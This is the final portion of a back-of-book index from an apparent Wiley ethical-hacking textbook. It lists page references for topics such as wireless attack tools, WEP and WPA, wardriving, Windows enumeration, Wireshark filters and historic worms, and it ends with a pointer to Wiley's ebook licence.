Retina, 277
SAINT, 277
SARA, 277

W

war flying, 310
warchalking, 310
wardriving, 42
Kismet, 314
NetStumbler, 312–314
WarKitteh collar, 42
watermarking, 430
WaveStumbler, 323
Wayback Machine, 45–47
weak router authentication, 251–252
Website Ripper, 49
WEP (Wired Equivalent Privacy), 305–307
key, 322–323
Wget, 49
whaling, 353
WiFi, 5, 300–301. *See also* wireless systems
adapters, 16
Kismet, 31
wardriving, 42
WPA (WiFi Protected Access), 307–309
Window scans, 151
Windows, 19–20
enumeration, 181
countermeasures, 195–196
DumpSec exercise, 227
identity, 191
IPC$, 195
IPC and, 193–195
security, 191
SMB and, 193–195
priorities, 20

WinDump, 115
WinPcap, 78
wireless systems. *See also* WiFi
  802.1x, 309
  ad hoc mode, 301
  APs (access points), 302
    rogue, 318–319
  attack tools
    AiroPeek, 323
    Airsnarf, 324
    AirSnort, 323
    AirTraf, 324
    Mognet, 323
    THC-WarDrive, 324
    WaveStumbler, 323
  Bluetooth, 304–305
  clients, 301–302
  CSMA/CA, 302
  DoS (denial-of-service) attacks, 319–320
  eavesdropping, 314–318
  exploiting, 320–321
    ARP injection, 322
    Bluetooth, 324
    deauthentication, 322
  exploits
    Aircrack, 321
    Aireplay, 321
    Airodump, 321
    IV capture, 322–323
    WEP key, 322–323
  infrastructure mode, 301
  NICs, 301–302
  securing
    defense in depth, 325–326
    intrusion detection, 326
  security, WEP, 305–307
  spread-spectrum technology, 303
  war flying, 310
  warchalking, 310
  wardriving, 310–311
    Kismet, 314
    NetStumbler, 312–314
  WLAN standards, 302–304
  WPA (WiFi Protected Access), 307–309
Wireshark, 31, 78–79, 99–102
  comparison operators, 103
  exercise, 172–174, 329–330
  filters, 103–107
    capture, 102
    conversation, 107–108
    display, 102
    protocol, 103
  port scanning, 155–156
  traffic, decoding, 102–108
WLAN (wireless local area network), standards, 302–304
WMware Workstation, downloading, 14
worms, 331
  Anna Kournikova, 338
  Conficker, 337–338
  RTM, 337
WPA (WiFi Protected Access), 307–309
  AES and, 308
  MIC (message integrity check), 308
  TKIP, 307–308
WPA and, CCMP, 308
wrappers, 340–341

X-Y-Z

Yoda's Crypter, 342

ZabaSearch, 44–45
ZoomInfo, 44–45

WILEY END USER LICENSE AGREEMENT

Go to www.wiley.com/go/eula to access Wiley’s ebook EULA.